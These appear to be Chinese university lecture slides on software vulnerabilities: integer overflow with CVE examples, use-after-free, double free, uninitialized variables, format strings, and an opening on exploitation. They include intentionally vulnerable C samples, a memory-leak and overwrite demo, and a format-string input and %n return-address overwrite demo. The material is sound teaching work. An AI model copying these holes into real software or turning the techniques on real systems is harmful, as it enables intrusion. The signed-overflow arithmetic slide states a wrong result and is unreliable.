root@f953676d993d:/mnt/software-security-dojo/integer-overflow/level-1-1# gcc fority_test.c -O1 -o fority_2 -D_FORTIFY_SOURCE=1
<command-line>: warning: "_FORTIFY_SOURCE" redefined
<built-in>: note: this is the location of the previous definition
In file included from /usr/include/string.h:495,
                 from fority_test.c:1:
In function 'strcpy',
  inlined from 'main' at fority_test.c:5:3:
/usr/include/x86_64-linux-gnu/bits/string_fortified.h:90:10: warning: '__builtin__strcpy_chk' writing 12 bytes into a region of size 5 overflows the destination
-Wstringop-overflow=
90 |     return __builtin__strcpy_chk (__dest, __src, __bos (__dest));
|     ^~~~~~
```

# FORTIFY\_SOURCE

当代码发生改变时， 动态情况下也可以检测

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char string[5];
    strcpy(string, argv[1]);
    printf("%s\n", string);
    return 0;
}
```

```
root@f953676d993d:/mnt/software-security-dojo/integer-overflow/level-1-1# gcc fority_test2.c -O1 -o fority_2 -D_FORTIFY_SOURCE=2
root@f953676d993d:/mnt/software-security-dojo/integer-overflow/level-1-1# ./fority_2 11111111111111111111111111
*** buffer overflow detected ***: terminated
Aborted (core dumped)
root@f953676d993d:/mnt/software-security-dojo/integer-overflow/level-1-1# |
```



## 4.3 整数溢出漏洞

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 提纲



- 1. 整数溢出背景
- 2. 什么是整数溢出？
- 3. 整数溢出典型问题
- 4. 整数溢出真实案例
- 5. 如何防范整数溢出？
- 6. 其它溢出

# 1. 整数溢出背景

CVE-2016-5636 : Integer overflow in the get\_data function in ...

[www.cvedetails.com › cve › CVE-2016-5636](http://www.cvedetails.com/cve/CVE-2016-5636)

CVE-2016-5636 : Integer overflow in the get\_data function in zipimport.c in CPython (aka

CVE-2017-2888 : An exploitable integer overflow vulnerability exists ...

[www.cvedetails.com › cve › CVE-2017-2888](http://www.cvedetails.com/cve/CVE-2017-2888)

Feb 11, 2021 ... CVE-2017-2888 : An exploitable integer overflow vulnerability exists whe

CVE-2021-20203 : An integer overflow issue was found in the ...

[www.cvedetails.com › cve-details](http://www.cvedetails.com/cve-details)

Apr 11, 2021 ... CVE-2021-20203 : An integer overflow issue was found in the vmxnet3 N

CVE-2021-29338 : Integer Overflow in OpenJPEG v2.4.0 allows ...

[www.cvedetails.com › cve-details](http://www.cvedetails.com/cve-details)

Jun 12, 2021 ... CVE-2021-29338 : Integer Overflow in OpenJPEG v2.4.0 allows remote



# 1. 整数溢出背景

**2010-05-24 多家厂商 rpc.pcnfsd 服务整数溢出漏洞**

**NSFOUCS ID: 15091**

**综述:** rpc.pcnfsd 是一个在网络上提供认证和打印服务的 RPC 守护进程, 运行在大量 Unix 类操作系统上。多个厂商的 Unix 系统中所使用的 rpc.pcnfsd 服务在处理 RPC 请求时存在整数溢出漏洞。

**危害:** 远程攻击者可以通过发送特制的 rpc 请求来触发此漏洞, 从而控制服务器系统。

**2010-05-12 Outlook Express 和 Windows Mail STAT 响应整数溢出漏洞 (MS10-030)**

**NSFOUCS ID: 15002**

**综述:** Outlook Express 和 Windows Mail 都是 Windows 操作系统中默认捆绑的邮件和新闻组客户端。Outlook Express 和 Windows Mail 客户端所使用的通用库验证特制邮件响应的方式存在整数溢出漏洞。如果用户受骗使用 POP3 和 IMAP 邮件协议连接到了恶意的服务器并收到了畸形的 STAT 响应就会触发这个溢出, 可能导致在用户系统上执行任意代码。

**危害:** 远程攻击者可在用户系统上执行任意代码。

**2013-11-07 Google Android 签名验证安全措施绕过漏洞(含整数溢出原因)**

**NSFOUCS ID: 25224**

**综述:** Android 是基于 Linux 开放性内核的操作系统, 是 Google 公司在 2007 年 11 月 5 日公布的手机操作系统。Android 4.4 及其他版本存在安全限制绕过漏洞, 攻击者可利用此漏洞绕过某些安全限制以执行未授权操作。

**危害:** 攻击者可以利用此漏洞绕过安卓签名检查, 从而控制受害者系统。

# 1. 整数溢出背景

Rank	ID	Name	Score	2020 Rank Change
[1]	<a href="#">CWE-787</a>	Out-of-bounds Write	65.93	+1
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	<a href="#">CWE-125</a>	Out-of-bounds Read	24.9	+1
[4]	<a href="#">CWE-20</a>	Improper Input Validation	20.47	-1
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	<a href="#">CWE-416</a>	Use After Free	16.83	+1
[8]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	7.93	+13
[12]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	7.12	-1
[13]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.71	+8
[14]	<a href="#">CWE-287</a>	Improper Authentication	6.58	0
[15]	<a href="#">CWE-476</a>	NULL Pointer Dereference	6.54	-2
[16]	<a href="#">CWE-798</a>	Use of Hard-coded Credentials	6.27	+4
[17]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	-12
[18]	<a href="#">CWE-862</a>	Missing Authorization	5.47	+7
[19]	<a href="#">CWE-276</a>	Incorrect Default Permissions	5.09	+22
[20]	<a href="#">CWE-200</a>	Exposure of Sensitive Information to an Unauthorized Actor	4.74	-13
[21]	<a href="#">CWE-522</a>	Insufficiently Protected Credentials	4.21	-3
[22]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	4.2	-6
[23]	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference	4.02	-4
[24]	<a href="#">CWE-918</a>	Server-Side Request Forgery (SSRF)	3.78	+3
[25]	<a href="#">CWE-77</a>	Improper Neutralization of Special Elements used in a Command ('Command Injection')	3.58	+6

## 2. 什么是整数溢出？

- 计算机中整数都有一个宽度（例如Win7下VC6编译器中int类型为32位）
- 当试图保存一个比它可以表示的最大值还大的数时，就会发生整数溢出
- 整数溢出将导致“不确定性行为”。比如完全忽略该溢出或终止进程。

大多数编译器都会忽略这种溢出，这可能会导致不确定或错误的值保存在了整数变量中

# 2. 什么是整数溢出？

## 整数值范围

编译器类型	数据类型	数据名称	最小值	最大值
VC++ 6.0	unsigned short	无符号短整型	0	65535
	short	短整型	-32,768	32,767
	unsigned int	无符号整型	0	4,294,967,295
	int	整型	-2,147,483,648	2,147,483,647
	unsigned long	无符号长整型	0	4,294,967,295
	long	长整型	-2,147,483,648	2,147,483,647
	unsigned __int64	无符号64位整数	0	18,446,744,073,709,500,000
	__int64	64位整数	-9,223,372,036,854,770,000	9,223,372,036,854,770,000
VS2012 C#	ushort	无符号短整型	0	65535
	short	短整型	-32,768	32,767
	uint	无符号整型	0	4,294,967,295
	int	整型	-2,147,483,648	2,147,483,647
	ulong	无符号长整型	0	18,446,744,073,709,500,000
	long	长整型	-9,223,372,036,854,770,000	9,223,372,036,854,770,000

大多数编译器都会忽略这种溢出，这可能会导致不确定或错误的值保存在了整数变量中

## 2. 什么是整数溢出？

- 2个无符号的整数, a和b, 2个数都是32位字节长

a = 0xFFFFFFFFU ← U声明0xFFFFFFFF为无符号数

b = 0x1U

r = a + b = ?

r = (0xFFFFFFFFU + 0x1U) % 0x100000000

r = (0x100000000) % 0x100000000

r = 0

“环绕”与“截断”处理

## 2. 什么是整数溢出？

- 3个有符号的整数a, b, r, 3个数都是32位长

a = 0xffffffff

b = 1

r = a + b

r = ?

$$\begin{aligned}r &= (0xffffffff + 0x1) = 0x80000000 \\r &= -2147483648\end{aligned}$$

```
#include <stdio.h>
#include <stdint.h>

int main()
{
    int32_t a = 0xffffffff, b = 1, r;
    r = a + b;
    printf("a = %d\n", a);
    printf("b = %d\n", b);
    printf("r = %d\n", r);
}
```



## 2. 什么是整数溢出？

ISO C99:

“A computation involving unsigned operands can never overflow, because a result that cannot be represented by the resulting unsigned integer type is reduced modulo the number that is one greater than the largest value that can be represented by the resulting type.”

涉及到无符号操作数计算的时候从不会溢出, 因为结果不能被无符号类型表示的时候, 就会对比该类型能表示的最大值还大的数求余. 这样就能用该结果来表示这种类型了.

### 3. 整数溢出典型问题(1)

#### 示例代码1

(1) 请指出是否存在问题? (2) 原因? (3) 你还有更隐蔽的实例代码吗?

```
void main(int argc, char* argv[])
{
    unsigned short s;
    int i;
    char buf[80];
    i = atoi(argv[1]);
    s = i; [1]
}
```

### 3. 整数溢出典型问题(2)

#### 示例代码2

(1) 请指出是否存在问题? (2) 原因? (3) 你还有更好实例代码吗?

```
void copy_int_array(int *array, int len)
{
    int *myarray, i;
    myarray = malloc(len * sizeof(int)); [1]
    if (myarray == NULL) return;

    free(myarray);
}
```

### 3. 整数溢出典型问题(3)

#### 示例代码3

(1) 请指出是否存在问题? (2) 原因? (3) 你还有更好的实例代码吗?

```
int store_data(char *buf, int len)
{
    char data[256];
    if (len > 256)
        return -1;
    return memcpy(data, buf, len);      [1]
}
void *memcpy(void *restrict dest, const void
            *restrict src, size_t n);
```

# 3. 整数溢出典型问题

## (1) 宽度溢出

```
void main(int argc, char* argv[])
{
    unsigned short s;
    int i;
    char buf[80];
    i = atoi(argv[1]);
    s = i;
}
```

## (2) 运算溢出

```
void copy_int_array(int *array, int len)
{
    int *myarray, i;
    myarray=malloc(len*sizeof(int));
    if (myarray == NULL) return;
    free(myarray);
}
```

## (3) 符号溢出

```
int store_data(char *buf, int len)
{
    char data[256];
    if (len > 256)
        return -1;
    return memcpy(data, buf, len);
}
```

编译器默认运算规律： `unsigned long > long > unsigned int > int >`  
`unsigned short > short > unsigned char > char`

无符号数转换为更大的数据类型时，需要执行零扩展；  
有符号数转换为更大的数据类型时，需要执行符号扩展

### 3. 整数溢出表现形式(1)

#### 示例代码 1

(1) 如何利用其中的整数溢出进行攻击?

```
void main(int argc, char* argv[])
{
    unsigned short s;
    int i;
    char buf[80];
    i = atoi(argv[1]);
    s = i;                                [1]
    if (s >= 80) return;
    memcpy(buf, argv[2], i);
}
```

### 3. 整数溢出表现形式(2)

#### 示例代码 2

(1) 如何利用其中的整数溢出进行攻击?

```
void copy_int_array(int *array, int len)
{
    int *myarray, i;
    myarray = malloc(len * sizeof(int)); [1]
    if (myarray == NULL) return;
    for(i=0; i<len; i++)
        myarray[i] = array[i];
    free(myarray);
}
```

### 3. 整数溢出表现形式(3)

#### 示例代码 3

(1) 如何利用其中的整数溢出进行攻击?

```
int store_data(char *buf, int len)
{
    char data[256];
    if (len > 256)
        return -1;
    return memcpy(data, buf, len); [1]
}
void *memcpy(void *restrict dest, const void
             *restrict src, size_t n);
```

# 4. 整数溢出真实案例

- PHP CVE-2007-1001

在PHP的libgd库中，函数(1) `createwbmp`, (2) `readwbmp` 中存在多个整数溢出。该整数溢出允许攻击者通过具有很大的长或宽的WBMP图片来触发缓冲区溢出，从而执行任意代码。

```
if ((wbmp->bitmap = (int *) safe_emalloc(wbmp->width * wbmp->height,  
sizeof(int), 0)) == NULL)
```

```
    pos = 0;  
    for (row = 0; row < wbmp->height; row++)  
    {  
        for (col = 0; col < wbmp->width;)
```

**修复方法：**对 `wbmap->width / height` 进行检查，即

```
if (wbmp->width > INT_MAX / wbmap->height)
```

# 4. 整数溢出真实案例

- Python CVE-2016-5636

Python中 `get_data` 函数存在整数溢出，该溢出会允许攻击者通过一个负值来触发缓冲区溢出。

```
1116     bytes_size = compress == 0 ? data_size : data_size + 1;  
1117     if (bytes_size == 0)  
1118         bytes_size++;  
1119     raw_data = PyBytes_FromStringAndSize((char *)NULL, bytes_size);
```

如果 `compress` 变量不等于 0，`bytes_size` 将等于 `data_size + 1`。程序未对 `data_size` 进行验证，当 `data_size` 为 -1 时，`bytes_size` 结果为 0，导致分配的内存过小，后续会出现缓冲区溢出。

**修复方法：**对 `data_size` 进行检查，即  
`if (data_size > LONG_MAX - 1)`

# 4. 整数溢出真实案例

- Linux Kernel CVE-2014-2851

```
251 int ping_init_sock(struct sock *sk)
252 {
253     struct net *net = sock_net(sk);
254     kgid_t group = current_egid();
255     struct group_info *group_info = get_current_groups(); /* COW Supplementary groups list */
256     int i, j, count = group_info->ngrroups;
257     kgid_t low, high;
258
259     inet_get_ping_group_range_net(net, &low, &high);
260     if (gid_lte(low, group) && gid_lte(group, high))
261         return 0;
262
263     for (i = 0; i < group_info->nblocks; i++) {
264         int cp_count = min_t(int, NGROUPS_PER_BLOCK, count);
265         for (j = 0; j < cp_count; j++) {
266             kgid_t gid = group_info->blocks[i][j];
267             if (gid_lte(low, gid) && gid_lte(gid, high))
268                 return 0;
269         }
270         count -= cp_count;
271     }
272
273     return -EACCES;
274 }
```

```
/*
 * COW Supplementary groups list
 */
struct group_info {
    atomic_t usage;
    int ngroups;
    kgid_t gid[0];
} __randomize_layout;
```

```
typedef struct {
    int counter;
} atomic_t;
```

# 5. 如何防范整数溢出？



- **整数安全意识**  
形成关于特殊数据输入的意识，比如之前先确定最大和最小输入，使用合适的数据类型。
- **避免隐患运算直接操作**  
尽量避免对两个正数相加或相乘之后，再取结果比较，  
`len1+len < MAX_IINFO` 应该改成：  
`if (MAX_INFO - len1 > len2)`  
.....
- **越界判断**  
在使用变量申请内存，或者作为数组下标时，注意对越界的监测。
- **...代码审计、安全测试**

## 5. 如何防范整数溢出？



- 从今天开始，强烈建议大家记住整数溢出隐患。

整数安全意识是最根本的

# 练习

```
int main()
{
    char Buf[1024];
    short a = (short)0xFFFF;
    int b;
    b = a;
    printf("b=%d\n",b);
    b = (a & 0xFFFF);
    printf("b=%d\n",b);
    return 1;
}
```



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY



网络空间安全学院



# Thank You !



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# 释放后使用及双重释放漏洞

慕冬亮

邮箱: [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 常见堆管理器

- dlmalloc – General purpose allocator
- ptmalloc2 – Glibc
- jemalloc – FreeBSD and Firefox
- tcmalloc – Google
- libumem – Solaris
- musl-mallocng – Musl

# 释放后使用漏洞

- 英文： Use After Free
- 释放后使用漏洞一般涉及三个步骤：
  - 一内存区域A被分配，且有指针p指向它
  - 该内存区域A被回收，但该指针p仍然指向这个区域
  - 解引用悬挂指针p从而访问被释放的内存区域A
- 悬挂指针（Dangling pointer）
  - 指向已释放内存区域的指针

```
1. p = malloc(DRILL_ITEM_SIZE);
2. free(p); // 释放p所指向的对象
// 使用悬挂指针 p 对已回收的数据区域进行操作
3. q = malloc(DRILL_ITEM_SIZE)
// 使用残留指针 p 对新分配的对象进行操作
```



存在两个指针 p, q 同时指向同一内存区域A!

# 双重释放

- 英文: Double Free
- 双重释放, 特殊的 UAF:
  - 一内存区域A被分配, 且有指针p指向它
  - 该内存区域A被回收, 但该指针p仍然指向这个区域
  - 调用Free()解引用悬挂指针p再次释放内存区域A

```
1. p = malloc(DRILL_ITEM_SIZE);
2. free(p); // 释放p所指向的对象
3. free(p); // 双重释放p所指向的对象
// 使用悬挂指针 p 对已回收的数据区域进行操作
4. q = malloc(DRILL_ITEM_SIZE)
5. r = malloc(DRILL_ITEM_SIZE)
// 使用残留指针 p 对新分配的对象进行操作
```



存在三个指针 p, q, r 同时指向同一内存区域A!

# 释放后使用的危害及利用

- 任意地址读写

- 利用 UAF 读取或修改被释放内存区域的关键数据
- 利用 UAF 读取或修改新分配对象的内容

```
char *a = malloc(0x18);
memset(a, 0, 0x10);
// 生成悬挂指针 a
free(a);
printf("Here is a dangling pointer a\n");
char *b = malloc(0x18);
// 读取 flag 至 b 所指向的内存区域
printf("Read key flag into buffer b\n");
read_flag(b);
// UAF 读取新分配对象 b 的内容
printf("UAF leak the content of b\n");
puts(a);
// UAF 修改新分配对象 b 的内容
printf("UAF overwrite the content of b\n");
memset(a, 0x41, 0x8);
puts(b);
```



```
$ ./uaf_demo
Here is a dangling pointer a
Read key flag into buffer b
UAF leak the content of b
flag{local_test}
UAF overwrite the content of b
AAAAAAAAal_test}
```

UAF 读写新分配对象内容

# 释放后使用的利用思路

- 关键信息泄露
  - UAF读取堆块释放后残留的libc地址数据， 绕过ASLR
- 任意地址读写
  - 泄露更多关键数据， 如堆地址， Canary(TLS结构体)， 栈地址， ELF基址等
  - 可绕过 Stack Canary 保护， 实现控制流劫持（栈迁移等）
  - 可绕过 NX 不可执行保护， 实现任意代码执行（ shellcode 等）



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# 未初始化变量漏洞

# 未初始化变量漏洞

- 未初始化栈变量
  - 定义栈局部变量
  - 首次使用前未进行相应的初始化
  - e.g., int va;
- 未初始化堆变量
  - 定义堆上动态分配的变量
  - 分配后未进行相应的初始化
  - e.g., void \* pa = malloc(0x20);

sum 的值是多少?

```
int sum;  
  
for (int i = 0; i < 100; i++) {  
    sum += i;  
}  
  
printf("%d\n", sum);
```

# 未初始化栈变量漏洞利用

- 泄露栈上敏感信息，如上一个函数残留的敏感数据

```
char * secretstr = "This is a secret string";      void vuln()
void leave_secret()                                {
{                                                 char buffer[0x50];
    char secret[0x40];                         printf("buffer is @: %p\n", &buffer);
    printf("secret is @: %p\n", &secret);        printf("buffer content is: %s\n", buffer);
    memcpy(secret, secretstr, 0x40);           }
}
int main()
{
    leave_secret();
    vuln();
    return 0;
}
```

```
± % ./uninit-stack-leak
secret is @: 0x7fffb974c8e0
buffer is @: 0x7fffb974c8e0
secret is: This is a secret string
```

# 未初始化堆变量漏洞利用

- 泄露堆上残留指针与敏感数据

```
char * secretstr = "This is a secret string";  
  
void leave_secret()  
{  
    char * secret;  
    secret = malloc(0x40);  
    memcpy(secret+0x20, secretstr, 0x20);  
    printf("secret is @: %p\n", secret);  
    free(secret);  
}
```

```
± % ./uninit-stack-heap  
secret is @: 0x62f71e4b52a0  
pa is @: 0x62f71e4b52a0  
secret: This is a secret string
```


```
void vuln()  
{  
    char * pa;  
    pa = malloc(0x40);  
    printf("pa is @: %p\n", pa);  
    printf("secret: %s\n", (char *)pa+0x20);  
}  
  
int main()  
{  
    leave_secret();  
    vuln();  
    return 0;  
}
```



# 未初始化堆变量漏洞利用

- 覆盖堆上敏感数据

```
char * passwd = NULL;
char * passwdstr = "I am a password";
char * fakepasswd = "I don't eat beef";
void leave_secret()
{
    size_t * pa;
    pa = malloc(0x40);
    passwd = malloc(0x20);
    pa[7] = passwd;
    memcpy(passwd, passwdstr, 0x20);
    printf("pa is @: %p\n", pa);
    printf("passwd is: %s\n", passwd);
    free(pa);
}
```



```
void vuln()
{
    size_t * pb;
    pb = malloc(0x40);
    memcpy(pb[7], fakepasswd, 0x20);
    printf("pb is @: %p\n", pb);
    printf("passwd is: %s\n", passwd);
}

int main()
{
    leave_secret();
    vuln();
    return 0;
}
```

```
± % ./uninit-stack-heap-1
pa is @: 0x58e1601dd2a0
passwd is: I am a password
pb is @: 0x58e1601dd2a0
passwd is: I don't eat beef
```



# 其他漏洞类型

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 空指针引用漏洞


- 英文： Null Pointer Dereference

- `char *p = NULL; // 数据指针`


- `*p`

- `void (*p)(int) = NULL; // 函数指针`

- `p(0);`



# 空指针引用漏洞



# 格式化字符串漏洞

- 可以进行信息泄露的格式化
    - “%s %d %x ...”
  - 产生原因
    - \*printf()是不定参数输入
    - \*printf()不会检查输入参数的个数
- \*可以是空, s,f,sn,v,vf,vs,w等等。



printf 栈结构图

```
int printf(const char *format, ...)
```



# 格式化字符串漏洞

- 关键受攻击的格式化
    - “%n”
    - 简单来说，%n 是将当前 printf 已打印的字符数写入一个指定的变量
  - 产生原因
    - \*printf() 是不定参数输入
    - \*printf() 不会检查输入参数的个数
- \*可以是空, s,f,sn,v,vf,vs,w等等。



# 格式化字符串漏洞

- 查看任意内存地址内容

```
int main()
{
    char text[1024];
    printf("input your string:");
    scanf("%s",text);
    printf(text);
    getchar();
    return 1;
}
```

```
int main()
{
    char text[1024];
    printf("input your string:");
    scanf("%s",text);
    printf(text);

    system("PAUSE");
    return EXIT_SUCCESS;
}
```



输入字符串 “AAAA%08x. %08x. %08x. %08x. %08x. %08x.  
%08x. %08x. %08x. %08x. %08x. %08x. %08x.”

# 格式化字符串漏洞

- 修改返回地址



```
void functionown(int c)
{
    unsigned char Buf[2];
    printf("%74d\n",c,(int*)(Buf+6));
    printf("%19d\n",c,(int*)(Buf+7));
    printf("%64d\n",c,(int*)(Buf+8));
    printf("%n\r\n",c,(int*)(Buf+9));

}

int main(int argc, char* argv[])
{
    int a=1;
    printf("in a=%d\r\n",a);
    functionown(2);
    a=0;
    printf("out a=%d\r\n",a);
    return 0;
}
```


返回地址修改为 00 64 19 74 所代表的地址!

# 防御措施

- 格式化串溢出通过静态扫描较容易发现
- 部分编译器已经可以限制部分格式化字符串问题。
  - -Wformat-security [1]



[1] <https://clang.llvm.org/docs/DiagnosticsReference.html#wformat-security>



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# 漏洞利用

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 本讲提纲

- 1 漏洞的利用与Exploit
- 2 Shellcode开发
- 3 软件漏洞利用平台与框架
- 4 软件漏洞挖掘技术与工具

# 漏洞利用

- 漏洞研究
  - 漏洞挖掘
    - 人工代码审计、工具分析挖掘
  - 漏洞分析
    - 漏洞机理、触发条件、漏洞危害
  - 漏洞利用
    - 编制触发漏洞的PoC，或者攻击者实施攻击目的的程序（Exploit）
  - 漏洞防御
    - 软件本身修补、热补丁、防御机制

# 漏洞利用

## ➤ 漏洞来源

